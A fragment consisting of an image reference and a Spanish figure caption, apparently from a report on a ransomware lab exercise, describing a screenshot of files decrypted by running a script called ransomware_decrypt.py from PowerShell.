

Fig. 28: Ejecución del proceso desde PowerShell y visualización de ficheros previamente encriptados, y desencriptados tras la ejecución del script ransomware_decrypt.py